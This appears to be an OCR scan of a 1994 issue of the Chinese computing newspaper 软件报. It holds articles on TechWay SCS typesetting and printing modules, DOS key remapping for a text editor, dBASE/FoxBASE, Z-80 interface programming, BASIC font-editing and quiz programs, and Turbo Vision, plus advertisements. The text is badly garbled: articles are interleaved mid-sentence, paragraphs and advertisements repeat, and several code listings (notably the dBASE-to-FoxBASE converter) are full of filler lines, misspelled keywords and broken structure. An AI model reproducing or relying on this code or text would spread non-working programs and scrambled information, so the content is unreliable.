 - 1 并口一
 - 2 并口二
- 自动成功后，借助于TechWaySCS的系统模块调整实用程序TWOOLS，可以看到TechWaySLPP加载到TechWaySCS系统中的三个模块。

- 1. PUBMAN排版控制
 - 2. FNTSRV字模处理服务
 - 3. PRTRDV打印驱动
- SLPP.BAT是一个DOS批命令文件，它是依上述顺序加载这三个模块的。
- 8.2.2 SLPP部分启动
- TechWaySLPP包含两类功能：排版和打印输出。前者是由PUBMAN承担，后者是由FNTSRV和PRTRDV共同承担。基于用户有时只用其中一类功能，故SLPP允许只启动它的一部分即排版或者打印。排版时只启动PUBMAN，打印时依次启动FNTSRV和PRTRDV。自动操作为，在命令行键入对应模块名并回车。
- 例如：
- 如果只打印而不进行排版，则可以

在命令行依次键入：

```
C:\TECHWAY>FNTSRV
C:\TECHWAY>PRTRDV
```

若只排版而不打印，则应加入如下命令：

```
C:\TECHWAY>PUBMAN
```

部分启动可以少占内存，有时虽然排版和打印都需要，也可将两者分开实施并采用部分启动，以求把尽可能多的内存留作它用。

(三) PUBMAN系统排版控制的操作方法

PUBMAN (Publishing Manager)，是系统级排版控制菜单。作为TechWaySCS系统的外挂模块，应该在TechWaySCS启动之后再加载。

PUBMAN提供了一个动态提示菜单，用户可以选择方式输入排版控制命令，而不必死记这些命令。

PUBMAN有10个功能模块，几十个控制命令。这些命令可分为四个大类：

1. 打印字符控制(设定汉字字体、西文字体、字形与字号)
2. 打印修饰控制(版面修饰、上/下划线、背景或前景设置、阴影打印)
3. 打印格式控制(行属性模块，内容包括：行上并或下并，行居中或居右，字符升高或降低，定字间距及行间距，定换页方式，定边界)
4. 打印特殊功能控制(特殊功能模块，内容包括：选择加重/不加重打印，单/双向打印，图形/字符方式打印，打印针正/反向，定纸大小及页长，自定义字)

排版控制菜单PUBMAN的加载与激活

在TechWaySCS启动后，加载PUBMAN的操作和应答过程为：

```
C:\TECHWAY>PUBMAN
```

排版控制模块输入方法已正确安装。

如果TechWaySCS正处于纯西文键模式，将键切换到中西文方式，就会在屏幕底行找到关于实际激活键的确切提示。

注：激活键可能是<Ctrl+F2>、<Ctrl+F9>中的某一个键。确切是哪个与各加载模块的加载顺序有关。

如，Ctrl+F10系统设置 F1 区位 F2 拼音输入 F3 五笔字型 F4 排版控制

对此提示，按下激活键<Ctrl+F4>，激活PUBMAN。屏幕上部立即弹出动态菜单并且在底部提示行左端出现“排版控制”字样。

排版控制

由此可见，TechWaySCS的系统级排版控制菜单是以一种特殊输入法的形式被加载和激活的。

以下将简要介绍利用PUBMAN菜单选择输入排版控制符的方法要点。

1. 用方向键，<+> <-> <+> <-> <+> <-> 浏览PUBMAN菜单，找到需要的菜单项目，即可用<Enter>键来选择输入该项目所对应的排版控制符。
2. 选中的菜单项目的示意性图标，依被选的先左，自左至右被显示在底行上。在作了一个或一组选择后，若立即进入“特殊功能”菜单，并选择“正常退出”项目，则表示要结束这个或一组选择输入。这时那些被选项目的示意图标就作为排版控制符插到正在编辑的文本当中的光标处。
3. 各级菜单的最后一项都是“取消”。在子菜单中选择“取消”项将返回上一级菜单，若在一级菜单中选择“取消”项，则菜单恢复成最初的激活状态。

(四) 字模服务程序FNTSRV提要

字模服务程序FNTSRV.COM(Font

DRDOS6.0里面有一个功能非常强的文本编辑器EDITOR。但是对于习惯了WS的用户来说，虽然该编辑器与其兼容。可是由于没有提供缩写键功能，用起来远不如WS得心应手。如存盘命令，WS只须一伸手F1键即可，而EDITOR却要按Ctrl-KX三个键才能完成。另外，不论是WS，还是EDITOR，都没有提供制表功能，给输入人员带来诸多不便，有没有办法解决呢？回答是肯定的，实际上EDITOR本身就提供了外定义键功能只是书上没有介绍而已。只要在运行EDITOR之前执行KEY.BAT即可得到一个与WS兼容，且提供了WS所没有的制表在线帮助功能的文本编辑器。

源程序清单如下：(*为注释)

```
@echo off
prompt $e[8m          * 关闭光标
prompt $e[0,59; " K X"p * F1存盘退出
prompt $e[0,60; " K Q"p * F2存盘退出
prompt $e[0,65; " K B"p * F7定义块首
prompt $e[0,66; " K R"p * F8定义块尾
prompt $e[0,67; " Q R"p * F9定位到文件头
prompt $e[0,68; " Q C"p * F10定位到文件尾

erm定义制表符
prompt $e[0,16; " + "p * Alt-Q
prompt $e[0,17; " + "p * Alt-W
prompt $e[0,18; " + "p * Alt-E
prompt $e[0,19; " - "p * Alt-R
prompt $e[0,20; " | "p * Alt-T
prompt $e[0,20; " | "p * Alt-A
prompt $e[0,31; " + "p * Alt-S
prompt $e[0,32; " + "p * Alt-D
prompt $e[0,44; " + "p * Alt-Z
prompt $e[0,45; " + "p * Alt-X
prompt $e[0,46; " + "p * Alt-C
prompt $e[0m          * 打开光标
prompt $p$g
```

用户也可以根据自己的习惯重新定义。值得注意的是该程序必须在根目录的CONFIG.SYS文件中加入一条，DEVICE=ANSI.SYS语句；程序里的“是在EDITOR中敲Ctrl-F后输入的控制字符；另外，如所定义的功能键与使用的汉字系统相冲突，应重定义。

□长沙 张杰

本报与天光公司联合举办天汇专题讲座(十四)

启动方法

启动FNTSRV，需在TechWaySCS启动后方可进行。操作及应答的过程为：

```
C:\TECHWAY>FNTSRV<CR>(启动)
天汇矢量汉字应用程序安装完毕
C:\TECHWAY>
```

此时FNTSRV模块启动完毕。在启动打印驱动程序PRTRDV之后即可进行打印。

(五) 打印驱动程序PRTRDV(Printer Driver)，即PRTRDV.EXE，也是TechWaySCS的外挂模块。

同样是打印功能必需的模块，只有在启动FNTSRV以后启动PRTRDV，才能正常打印，否则可能锁死系统。

本程序支持24针打印和喷墨打印机及激光打印机输出。也支持屏幕模拟输出。

启动方法及屏幕响应

整体自动排版打印系统的方法，在前面已作了较为详细的讨论。这里将介绍单独启动PRTRDV的方法。

单独启动PRTRDV的方法有交互式命令行式两种。

交互方式

启动在DOS命令行键入：

```
C:\TECHWAY>PRTRDV<Return>
```

屏幕显示所有可用打印机列表并提示你输入相应的选择。(本文转载)

天匯標準漢字系統功能與使用

北京天匯標準漢字系統研究所 編

管理系统文档资料的一种便捷方法

我们知道开发任何一种管理软件系统软件,很大部分文档资料都以书面形式提供

```
APPE BLANK
APPE FROM & ax SDF
RE=RECNO()
@10,10 SAY "此"+&ax+"文件共"+STR(RE,4)+"行"
SET COLO TO 5
WAIT * 按任一键....
USE LUO
X=0
DO WHILE .NOT. EOF()
CLEAR
SET COLO TO 7
DO WHILE .NOT. EOF()
.OR. X<=20
@X,5 SAY ax
X=X+1
IF X<20
IF .NOT. EOF()
SKIP
LOOP
ELSE
EXIT
ENDIF
ELSE
EXIT
ENDIF
ENDDO
IF EOF()
EXIT
ENDIF
SET COLO TO 4
LO=1
@21,45 SAY "您要继续显示文档资料吗? (y/n)"
GET LO
READ
X=0
IF LO="n" .OR. LO="."
SET COLO TO 7
RETURN
ENDIF
SKIP
ENDDO
SET TALK OFF
USE LUO.DBF
ZAP
@7,0 SAY ""
ACCE *请您输入技术资料文本文件名? *TO ax
```

随着个人计算机的逐步普及推广,计算机的安全渐渐地得到人们的重视,那么如何有效的保证计算机的安全运行,确保关键数据不被破坏就成为人们普遍关心的问题

系统盘制作浅析

参数"/S"即可制作出很好的系统盘,它提供的方法有效,而且可靠,但是它必需先将整个盘作格式化以后,才能制作

1M内存如何使DOS 5.0的HIMEN.SYS与2.13H读虚盘程序FILE3.COM共存

DOS-5.0使用HIMEN.SYS时在CONFIG.SYS中加入DOS-HIGH时把DOS送入高地址使DOS本身占用的内存达到最小

用FILE3.COM时发现,使用读虚盘模块时显示不正常,这时显示英文字母正常,显示中文不正确

扩展内存时是从1M算起,虚盘却从1M+64K开始,前64K为DOS的程序所在处

微机原理

第六讲 Z-80系统的接口技术


因TC依赖于微机系统时钟周期T(在TP801系统中T=0.5μs—微秒),定标系数P以及定时间隔TG,故CTC通道的定时间隔TG=T·P·TC,故

要求:利用CTC定时,PiO输出实现微机系统顺序控制. 1.分析,许多生产过程都可以用顺序控制来实现

接驱动电路,再由驱动器去驱动电磁阀,其原理电路如图示. 2.程序设计 设置CTC的0号通道为定时工作方式

LD A,17H
OUT (83H),A,清除并禁止PB申请中断
LD B,20H
OUT (84H),A,设置CTC通道中断量
LD A,08H
OUT (81H),A,设置中断页面地址
LD A,60H
OUT (84H),A,设置CTC中断量
LD A,08H
OUT (84H),A,设置CTC通道O控制字

中断地址表:
ORG 2000H
TABLE,
DW 2008H
;中断服务程序
ORG 2080H
DINZ
TM;延时6秒钟时间到否?
RRC
A,6秒钟到, A中内容右移1位
OUT(81FH),A;通过PB输出去驱动6号电磁阀
LD B,200;重新置计数器,准备延时下一个6秒钟.
TM,RETI
END ST



软件报

普及计算机知识 交流计算机技术 培养软件人才 发展软件产业

中国计算机软件与技术服务总公司 成都软件公司 成都电子研究所合办 主编：刘锦德 副主编：唐敏
国内统一刊号：CN51-0106 订户代号：61-74 地址：成都市金河街75号 邮政编码：610015

金奖专利 打印机自动上墨装置

●特点：1.只要在色带盒上安装本装置后，即能自动给色带均匀上墨，使打印文件字迹始终清晰，对比度好。
2.安装装置后，一条色带可给持续不断的打印24万字100万个，相当于20条色带用。

●适用：LQ1600系列打印机
●价格：成都地区 零售：装置24.80元/个 油墨12.00元/瓶
一次购100个，装置22.00元/个 油墨12.00元/瓶
●邮资：每寄加邮资伍元。

●经销：各地经销商，条件函索即寄，一个月后在本报刊登经销地址，批发由各地经销商负责，我部不再做批发生意。

（张仲强 发明）
联系人：余德勇
地址：(610015)成都市金河街75号
电话：6655938(直拨) 6657880(转38或52)

《软件报》总经销

今后软件发展面临的课题
软件技术正在突破现有的框架，今后软件发展将面临三大课题。第一，提高软件开发生产率。第二，处理不仅局限于数字化的文字/数字信息。第三，使处理用的规则可

以融通使用。为了解决这三大课题，需要发展CASE(计算机辅助软件工程)、多媒体以及AI(人工智能)技术。这些技术当前正通过开发分散操作系统、自律分散/协调分散网络，以及超并行处理等而得到发展。
包括上述这些领域的整个软件技术，最近出现了共同的动向。这就是通过计算机自己逻辑世界的框架，往现实世界迈进的动向。基于严密逻辑和过程而进行正确记忆和处理的计算机世界，正开始变得能根据模糊信息作出适当的结论，就像生物和人的世界中所做的那样。这意味着软件技术正开始进入前所未知领域的崭新时代。
例如，仿效生物脑细胞神经网络结构的神经网络计算机，依靠神经元学习经验的积累可以得出适当的答案。但在得出这一答案的过程中如何推理我们

★编号：940605
名称：CPSP.0 C语言高效学习及实用程序软件包
作者：李秀明
功能简介：本软件包是在CPSP.0基础上打补丁和完善，以作者开发过多个应用系统软件的体会，提供工程型的实用软件模块源代码，供用户学习使用。每个程序文本的每个语句都有中文注释，用户可在学习的同时编译运行程序，理解编程的方法和技巧，从而达到提高学习目的。每个程序文本都是独立程序框架及标准函数集，放在上面填充内容或把别的子函数嵌入来开发自己的系统。本软件包包含以下内容：
1. 用户图形界面：汉字立体阴影菜单；仿WINDOWS的彩色界面；汉字菜单(键盘和鼠标操作)；专用汉字库汉字三维招贴菜单；专用汉字的建立及使用；颜色寄存器更控制色类和；图形方式下控制输入输出；工业现场流程图设计；中断程序及数据管理程序等。
2. 矢量汉字显示源程序(轮廓型多种字体)。专用矢量汉字的创建及使用；高低阵汉字而源程序。
3. 外设编程：串行口通信的多

软件技术发展的动向

□北京 陈幼松

并不知道。这种不用知道过程中推理而得出答案的方法，是目前计算机世界采用的方法截然不同的。

在机器翻译领域也可看到同样趋势，如正在进行的不仅通过语法，而且通过上下文文理的理解，来提高翻译正确性的研究。除了利用知识库的形式构成(如句法，syntax)外，还要掌握意义的通畅(如语义学，semantics)，便是它的特点。在声音识别、文字识别领域，除了进行模式识别外，还盛行通过对意义的理解来提高识别率的研究。

面向对象和多媒体都是通向现实世界途径
最近在软件开发领域出现采用面向对象技术走向现实世界的动向。它把数据和过程放在一起，使它们对现实世界的“事物”有明确的对立关系，可以使编程设计和程序理解变得容易。同以前使用的从顶层到底层结构化方法相比，从底到顶的面向对象方法更能反映现实世界。

对象间发生矛盾时，可采用名为“代理人(agent)”的模型。它具有使对象之间进行某种程度协调的功能，是面向对象技术的一种发展。

面向对象技术的进一步发展，便是自律分散系统。在这样的系统中，各个部件都保持独立而存在。
●编号：940606
名称：袖珍版DBFT数据库
作者：徐迪
功能简介：最适合大基层计算机用户使用的傻瓜便携式MIS软件。用户有什么数据库，数据就是什么管理系统。自动适应、数据管理。是DOS下的可执行文件。弹指间即可变成DBASE或FOXBASE语言的数据库。输入、修改、删除、统计、计算、索引、排序等基本数据处理的；任设条件、跨汉字段、万能检索、表格输出等高级功能几秒钟即可完成。令人耳目一新的界面；仿字处理软件热键设置；极其方便实用的数据功能。名片、花名簿、工资、档案、成绩、家数、账目、商品、资料、图书……所有具备二维表格特征的数据都能处理。标准版4.0已由电子工业出版社在全国出版发行，是目前全国最流行的通用数据库管理软件之一。本软件适合初学者、打字员、程序员、各级管理干部、个体户和家庭电脑用户使用。
●源程序语言：CLIPPER
运行环境：所有IBM兼容机，所有方式的硬盘，所有汉字操作系统。
转让形式：5张5寸低密一张
转让价格：60元
收款单位：《软件报》编辑部

率。一是要提高编制新程序的速度；二是要更有效地再利用现有程序。
要加快新程序编制，需要有比程序设计语言更高级的东西，也就是希望用不着意识硬件方面的内容，便能用接近问题水平的方式来说法的语言。这也可以说是从计算机世界走向现实世界的一个例子。
为使软件能够再利用，即使不是开发者也容易理解。一般情况都是根据规格记录来生成源程序，而再利用工程(或称反向工程)则是用相反步骤进行处理。利用能从源程序抽出设计信息的再利用工具，不用分析源程序，也能知道程序的功能和构造。

下一代AI将基于经验论向基于基本原理AI是通过弄清人脑的工作原理，以便利用计算机来取代人完成智能作业。但是它的目标同现在的硬件/软件技术之间存在不小距离。目前的软件技术主要集中在逻辑处理和以规则为基础的推理方面，其水平只能叫做“基于经验知识的”

基于模型的推理是作为推理对象的基本原理(模型)积累起来，使得能在较少规则或不规则下，也能在某种程序上推定会发生什么。例如，有了计算机方面的知识，即使没有手册，也不至于因故障的操作而引起更高的故障。基于模型的推理，还要5-10年才能达到实用水平。

●多媒体数据库 (本报北京讯)北京未来电子技术公司最近推出基于Foxpro2.5数据库环境下适合中国用户使用的多媒体数据库系统FBASE2.0。它与dBASE、FOXBASE应用系统完全兼容，并能处理声、像、图、文等多媒体信息，支持多种汉字系统和网络功能。
●适应DOS环境 (本报北京讯)北京未来电子技术公司中文DOS平台，最近在国内软件市场被用户广泛。它与目前流行的多数汉字系统，诸如晓星2.13、长城DOS、SPDOS、WMDOS等应用软件，可互换多种汉字输入方法，对于多数中文软件无汉化就可显示和汉字。
●新版UCDOS (本报北京讯)国内著名的希望电脑公司日前在15届全国计算机产品交易会上推出UCDOS1.1新版。它在3.0版的基础上使其开放性更好，功能更强，可靠性更高。

●上海黄浦区中小学普及计算机教育 上海市黄浦区教育局在全区普及普及计算机教育，从本学年度起，从初二年级起开设计算机课，每周两节。黄浦区教育局、区少队、少年宫和科技中心的计算机房，向无机房的小学开放，供学生上课操作。(马建彬)
●野营编程CAD通过鉴定 新疆联合收割机厂开发的FYCAD，能适应国内外用户的不同要求，从设计输出适合野外作业需要的高档次系列野营房结构、房屋组合、电、空调等各类辅助设施。日前已通过新疆维吾尔自治区鉴定。(任子生)
●新型调频载波同步 处理汉字输入技术和计算机技术集于一体的新型调频载波系统，近日由广州无线电厂与国防科技大学、新疆石油管理局共同研制成功，并通过鉴定，该系统适用于国防、石油等单位使用。(李国林)

★编号：940605
名称：CPSP.0 C语言高效学习及实用程序软件包
作者：李秀明
功能简介：本软件包是在CPSP.0基础上打补丁和完善，以作者开发过多个应用系统软件的体会，提供工程型的实用软件模块源代码，供用户学习使用。每个程序文本的每个语句都有中文注释，用户可在学习的同时编译运行程序，理解编程的方法和技巧，从而达到提高学习目的。每个程序文本都是独立程序框架及标准函数集，放在上面填充内容或把别的子函数嵌入来开发自己的系统。本软件包包含以下内容：
1. 用户图形界面：汉字立体阴影菜单；仿WINDOWS的彩色界面；汉字菜单(键盘和鼠标操作)；专用汉字库汉字三维招贴菜单；专用汉字的建立及使用；颜色寄存器更控制色类和；图形方式下控制输入输出；工业现场流程图设计；中断程序及数据管理程序等。
2. 矢量汉字显示源程序(轮廓型多种字体)。专用矢量汉字的创建及使用；高低阵汉字而源程序。
3. 外设编程：串行口通信的多

软件 交流

MIS "知识"竞赛征稿日期快到了
《软件报》为庆祝创刊十周年，独家举办“首届MIS软件开发工具设计大奖赛”(详见94年第2、10期一版)和“软件知识”竞赛(详见94年第18期四版)，目的在于让广大作者、读者参与，现限期征稿日期不足半月，请广大作者、读者抓紧时间，积极参赛，崭露头角，共同完成这一初次尝试。
本报编辑部

笔者用FOXBASE编制了下面的全自动转换程序...

下面先分析一下dBASE II与FOXBASE二者之间的主要差异...

dBASE III向FOXBASE全自动转换程序

```
1 ROW=1
2 COMMAND=Character $34
3 * * * * *
4 * * * * *
5 * * * * *
6 * * * * *
7 * * * * *
8 * * * * *
9 * * * * *
10 * * * * *
11 * * * * *
12 * * * * *
13 * * * * *
14 * * * * *
15 * * * * *
16 * * * * *
17 * * * * *
18 * * * * *
19 * * * * *
20 * * * * *
21 * * * * *
22 * * * * *
23 * * * * *
24 * * * * *
25 * * * * *
26 * * * * *
27 * * * * *
28 * * * * *
29 * * * * *
30 * * * * *
31 * * * * *
32 * * * * *
33 * * * * *
34 * * * * *
35 * * * * *
36 * * * * *
37 * * * * *
38 * * * * *
39 * * * * *
40 * * * * *
41 * * * * *
42 * * * * *
43 * * * * *
44 * * * * *
45 * * * * *
46 * * * * *
47 * * * * *
48 * * * * *
49 * * * * *
50 * * * * *
51 * * * * *
52 * * * * *
53 * * * * *
54 * * * * *
55 * * * * *
56 * * * * *
57 * * * * *
58 * * * * *
59 * * * * *
60 * * * * *
```

1.程序中的一字符变量均为内存变量。
2.PR2数据库结构和PRG数据库相同...

```
111.SKIP
112.IF ENDD'S COMMAND!
113.DO SUBS WITH 'DO WHILE...DO CASE'
114.KLSE
115.IF ENDD'S COMMAND!
116.DO SUBS WITH 'DO WHILE...DO CASE'
117.KLSE
118.IF ENDD'S COMMAND!
119.DO SUBS WITH 'DO CASE...IF...DO WHILE'
120.ENDDIF
121.ENDDOP
122.ENDDO
123.GO TOP
124.GO TO
125.IF 'END' $COMMAND, OR 'END' $COMMAND, OR 'END' $COMMAND!
126.SELLE 1
127.DELETE FOR ROW=B-ROW!
128.SELLE 2
129.DELETE NEXT 1
130.PACK
131.ENDDIF
132. * * * * *
133. * * * * *
134. * * * * *
135. * * * * *
136. * * * * *
137. * * * * *
138. * * * * *
139. * * * * *
140. * * * * *
141. * * * * *
142. * * * * *
143. * * * * *
144. * * * * *
145. * * * * *
146. * * * * *
147. * * * * *
148. * * * * *
149. * * * * *
150. * * * * *
151. * * * * *
152. * * * * *
153. * * * * *
154. * * * * *
155. * * * * *
156. * * * * *
157. * * * * *
158. * * * * *
159. * * * * *
160. * * * * *
161. * * * * *
162. * * * * *
163. * * * * *
164. * * * * *
165. * * * * *
166. * * * * *
167. * * * * *
168. * * * * *
169. * * * * *
170. * * * * *
171. * * * * *
172. * * * * *
173. * * * * *
174. * * * * *
175. * * * * *
176. * * * * *
177. * * * * *
178. * * * * *
179. * * * * *
180. * * * * *
181. * * * * *
182. * * * * *
183. * * * * *
184. * * * * *
185. * * * * *
186. * * * * *
187. * * * * *
188. * * * * *
189. * * * * *
190. * * * * *
191. * * * * *
192. * * * * *
193. * * * * *
194. * * * * *
195. * * * * *
196. * * * * *
197. * * * * *
198. * * * * *
199. * * * * *
200. * * * * *
```

181. PROCEDURE SUBS
182. PARAMETER A,B,C
183. SELLE 1
184. GO TOP
185. DO WHILE .NOT. EOF()
186. IF A=B
187. APPEND BLANK
188. REPLACE ROW WITH A-ROW.COMMAND WITH A-ROW.COMMAND
189. REPLACE COMMAND WITH TRIM(COMMAND)
190. REPLACE COMMAND WITH TRIM(COMMAND)
191. SELLE 1
192. ENDDO
193. ENDDO
194. ENDDO
195. ENDDO
196. ENDDO
197. ENDDO
198. ENDDO
199. ENDDO
200. ENDDO

怎样使物体做三维旋转
在前两期关于AutoCAD12.0版本的ADS提供的GEOM3D.EXP程序介绍中讲了两个功能...

Last, 选择项使用上一次的旋转轴旋转物体。
View, 让读者使用一条平行于当前观察方向的轴为旋转轴...

DM是一个优秀的硬盘管理软件...
分区大小道数=硬盘总道数-MSDOS各分区大小之和...

分区大小道数=硬盘总道数-MSDOS各分区大小之和...
分区, 而Xenix系统的FDISK又无法改变DM所作的分区...

面向对象技术已成为九十年代程序设计技术的主流,利用这项技术,程序设计者可将已有的各种资源、工具“继承”到自己的程序中去...

TURBO VISION便是BORLAND软件公司专为DOS的程序员设计的这种软件包,它是BORLAND公司在积累了多年的软件开发经验后,利用面向对象技术,为方便程序员开发具有良好用户界面的软件而推出的...

TURBO PASCAL (6.0)以上和BORLAND C++系列中,都提供有TURBO VISION。

一、TURBO VISION主要功能 TURBO VISION具有很多内嵌的开发工具,良好的可重用性和精练的代码,特别适合于开发高效的、灵活的、有统一用户界面的基于DOS字节的程序,例如,使用TURBO VISION只需极短的时间便可写出一个新的TURBO PASCAL集成开发环境(IDE),大大缩短了软件开发时间...

TURBO VISION对以下功能提供支持: *多层次、可重定义大小、可任意移动、切换、关闭的覆盖式窗口 *下拉式菜单及多级子菜单、弹出式菜单 *图标支持 *标准会话窗控制 *内部颜色设置 *按钮、流行条、输入行、多选项框和单选框按钮 *标准的击键输入处理和鼠标输入处理 *其他面向对象技术的扩展,如可动态调节的群、流、资源文件、XMS和EMS的使用等等

新方法替代继承的方法来增加。再者,TURBO VISION具有有良好的层次结构,TURBO VISION中的构件具有一个简单的脉络,它们通过许多精巧的方式密切合作...

用TURBO VISION开发的应用程序在外观上具有上述这些现代程序技术特性和功能,而开发过程却是非常轻松愉快的,程序员只需简单的NEW一下即可。

有两个基本原理: (1)完全使用面向对象的程序设计技术 (2)整顿整个TURBO VISION的概念 只有真正掌握了这两个基本原理,才能真正发挥TURBO VISION的强大功能。

另外,用TURBO VISION开发的应用程序具有很高的稳定性和可靠性,如:TURBO PASCAL和BORLAND C++及TURBO系列的IDE(集成开发环境)、PARADOX 4.0和3CFOR DOS数据库及IBM的AM-MAVD反病毒软件等都是可信靠的例子。

也许读者也可以通过其他途径得到提供窗口、菜单、鼠标支持的函数库,但TURBO VISION和传统的函数库有本质上的区别:

首先,使用TURBO VISION完全处于对象的世界里,传统的结构化程序设计告诉我们,当某件工具不完全符合我们的要求的时候,我们必须修改它的源码,直至完全符合要求,而在不确定知道源码的情况下,这是一件十分危险和麻烦的事,而有TURBO VISION再也不用去修改实际的源代码,只需通过扩充的方式去“剪裁修改”TURBO VISION,而程序的骨架是一成不变的,可以通过衍生一个新对象类型来扩充功能,通过用自己编写的

笔者使用的是89年版的自然码汉字输入系统,操作系统是MS-DOS3.30。自然码系统是易学、易学、易用、方便、输入速度快等优点,在使用中,还发现自然码具有在同一机内建立多套词库的功能,这对于需要建立一些专用词库的用户来说,是很有好处的。

多套词库的建立,即在多个目录中分别建立多套词库,而在这些目录中不必有自然码的系统文件和个别的数据文件,具体操作方法和步骤是:

1.将自然码的全部文件放在ZRM目录中,即该目录存放系统文件一套词库,并且将该目录设置在路径PATH和APPEND中,这样,自然码的系统文件及部分数据文件就可供其他有专用词库的目录公用。

2.建立另外的一个或多个专用词库目录,例如建立一个“ZRHG”(取“自然化”之意)目录,并将自然码的自定义词库ZRCZ文件拷贝到该目录(如果双字词库也要用专用词库,则还需将ZR.OV1和ZRCZ.SUR这两个文件一同拷贝),这些目录不一定要建立在根下,可在任一子目录中建立。

3.在专用词库目录中用文字处理软件修改、增删词库内容,使之成为专用词库(即对ZRCZ.SUR进行操作,有双字词库的话,还要对ZRCZ.SUR进行操作),注意,若在进行这些操作前启动了自然码,须将操作的文件改名,操作完后,关闭自然码,再将操作文件的名称还原,对ZRCZ.SUR双字词库,凡用文字处理软件修改的,都必须用CHGZRM.EXE进行编码转换。

这样,专用词库就建立完毕,其使用方法是:首先将某一专用词库目录作为当前目录,然后按常规启动自然码即可,启动后,可以使用当前目录,也可以转到其他目录上操作,在任何目录的操作,都是使用专用词库的词语,需要注意的是,若在其他目录对自然码数据进行存盘操作,则会在其他目录建立新的自然码词库,因此,必须返回到启动自然码时的专用词库目录进行自然码数据的存盘操作。

用这种方法建立多套自然码专用词库,由于自然码的系统文件和部分数据文件作为多个专用词库目录公用,因而一点也不浪费磁盘空间,并且,使自然码的使用更具灵活性,极大地方便了用户。

用自然码建立多套词库及利用

PRINT *; 450 PRINT A\$(I) 460 INPUT "请回答(Y/N)";B\$ 465 CLS 470 IF B\$="Y" OR B\$="y" THEN S=S+1 480 NEXT I 600 FOR I=11 TO 20 605 PRINT; PRINT; PRINT; PRINT; PRINT *; 610 PRINT A\$(I) 620 INPUT "请回答(Y/N)";B\$ 625 CLS 630 IF B\$="Y" OR B\$="y" THEN M=M+1 640 NEXT I 700 IF S=M)1 THEN PRINT; PRINT; PRINT *;X\$ 710 IF M=S)1 THEN PRINT; PRINT; PRINT *;X1\$;X11\$ 720 IFS=MORS-M=1ORM-S=1 THEN PRINT *;X2\$ 740 INPUT "继续测试吗?(Y/N)";B\$ 745 CLS 750 IF B\$="Y" OR B\$="y" THEN RUN 760 PRINT * 再见!";CLS;END

式即可输入所造的符号(和、)组合需打印一些特殊符号,如“&”,本程序等,这可以用造字软件解决,但手头没有这种软件就不好办了,本人用BASIC语言编了一个造字程序,可以很方便的造出各种符号,其原理是直接改变CCDOS.字库文件CCLIB中的字模,用法如下,以造“个”为例,首先选一个没有用的区位码(本例中为0201),算出它的计数号(公式为:计数号=(区号-1)*94+位号),本例中为95,用算得的计数号代替程序70语句中的95,再用所造符号的字模代替程序90语句中DATA后的数据(造“个”数据为:0132.1.8.2.16.4.32.4.64.4.128.65.0.132.0.20.0.8.0.0.0.0.0.100 END

个简单造字程序

在计算机打印试卷等工作中,式即可输入所造的符号(和、)组合需打印一些特殊符号,如“&”,本程序等,这可以用造字软件解决,但手头没有这种软件就不好办了,本人用BASIC语言编了一个造字程序,可以很方便的造出各种符号,其原理是直接改变CCDOS.字库文件CCLIB中的字模,用法如下,以造“个”为例,首先选一个没有用的区位码(本例中为0201),算出它的计数号(公式为:计数号=(区号-1)*94+位号),本例中为95,用算得的计数号代替程序70语句中的95,再用所造符号的字模代替程序90语句中DATA后的数据(造“个”数据为:0132.1.8.2.16.4.32.4.64.4.128.65.0.132.0.20.0.8.0.0.0.0.0.100 END

个简单造字程序

您适合干什么 来玩玩小测验 这里给出一个小测验,通过回答以下20个问题,程序自动为您提供一个您所具有的哪一方面发展潜力的参考意见,以便帮助您选择自己的专业和工作。

10 DATA "当你正在看一本侦探推理小说时,你是否能在作者告诉你谁是凶手之前'未卜先知'?" 20 DATA "你很少写错字,别字吗?" 30 DATA "你宁愿去听音乐会而不愿呆在家里侃大山?" 40 DATA "墙上的图画挂歪了,你会去扶正吗?" 50 DATA "你宁愿看散文或小品文而不是小说?" 60 DATA "你常记得自己看到过或听到过的事?" 70 DATA "宁愿只做一件事,但一定要做好,而不愿意马马虎虎地去同时做好几件事?" 80 DATA "你喜欢打牌或下棋吗?" 90 DATA "你能有预算地控制自己的小金库吗?" 100 DATA "你愿意学习能使手表、马达、开关工作的原因吗?" 110 DATA "你喜欢改变一下日常生活中的习惯,使自己有一些闲暇的时间吗?" 120 DATA "业余时间你比较喜欢参加一些运动,而不愿意看书?" 130 DATA "你从来不说数学是不是很难?" 140 DATA "你是否喜欢与你年轻的朋友在一起?"

150 DATA "你能数出5个你自认的知心朋友吗?" 160 DATA "对一般需要花些精力但可能办成的事,你是乐于助人而不怕麻烦吗?" 170 DATA "你不喜欢细致、谨慎地工作?" 180 DATA "看看书看得快吗?" 190 DATA "你不相信'小心谨慎,稳扎稳打'是一句至理名言?" 200 DATA "你喜欢新朋友,新环境和新东西吗?" 210 X\$="测试表明你是个精细严谨的人,能从琐事具有耐心,慎重地研究性工作,如:医生、律师、科学家、工程师、修理人员、编辑、技术人员等" 220 X1\$="测试表明你是个兴趣广泛的人,最大的长处在于与人交往,你适合从事的工作有:" 230 X11\$="人事,顾问,体育教练,演员,推销员,服务员,出租车司机或广告公司的业务员等" 240 X2\$="测试表明你不但能处理琐碎小事,也能较好的与人相处,你适合的工作:教师,秘书,护士,商人,美容师,图书馆管理员等"

400 DIM A\$(21),B\$(21) 410 FOR I=1 TO 20 420 READ A\$(I) 430 NEXT I 435 CLS 440 FOR I=1 TO 10 441 PRINT; PRINT; PRINT; PRINT; PRINT * 再见!";CLS;END

台湾“摩典共享程序大全” 中国总代理:武汉皇龙电子出版新技术公司 大全共22种,全部压缩存储,每种定价188元,一次买五种85折优待,一次买全22种78折大特价,全系列1500多个软件包,每种的70个软件包。

在用计算机打印试卷等工作中,式即可输入所造的符号(和、)组合需打印一些特殊符号,如“&”,本程序等,这可以用造字软件解决,但手头没有这种软件就不好办了,本人用BASIC语言编了一个造字程序,可以很方便的造出各种符号,其原理是直接改变CCDOS.字库文件CCLIB中的字模,用法如下,以造“个”为例,首先选一个没有用的区位码(本例中为0201),算出它的计数号(公式为:计数号=(区号-1)*94+位号),本例中为95,用算得的计数号代替程序70语句中的95,再用所造符号的字模代替程序90语句中DATA后的数据(造“个”数据为:0132.1.8.2.16.4.32.4.64.4.128.65.0.132.0.20.0.8.0.0.0.0.0.100 END

通用指针实现英文ICSP直接读写RAM芯片汉字

在长城系列微机中,配有CEGA卡或014卡,提供了字符方式的汉字显示方式,运用这些方式的特点是显示速度快,不占内存且具有丰富的显示效果...

```
1. 1.1显示
2. 1.2显示
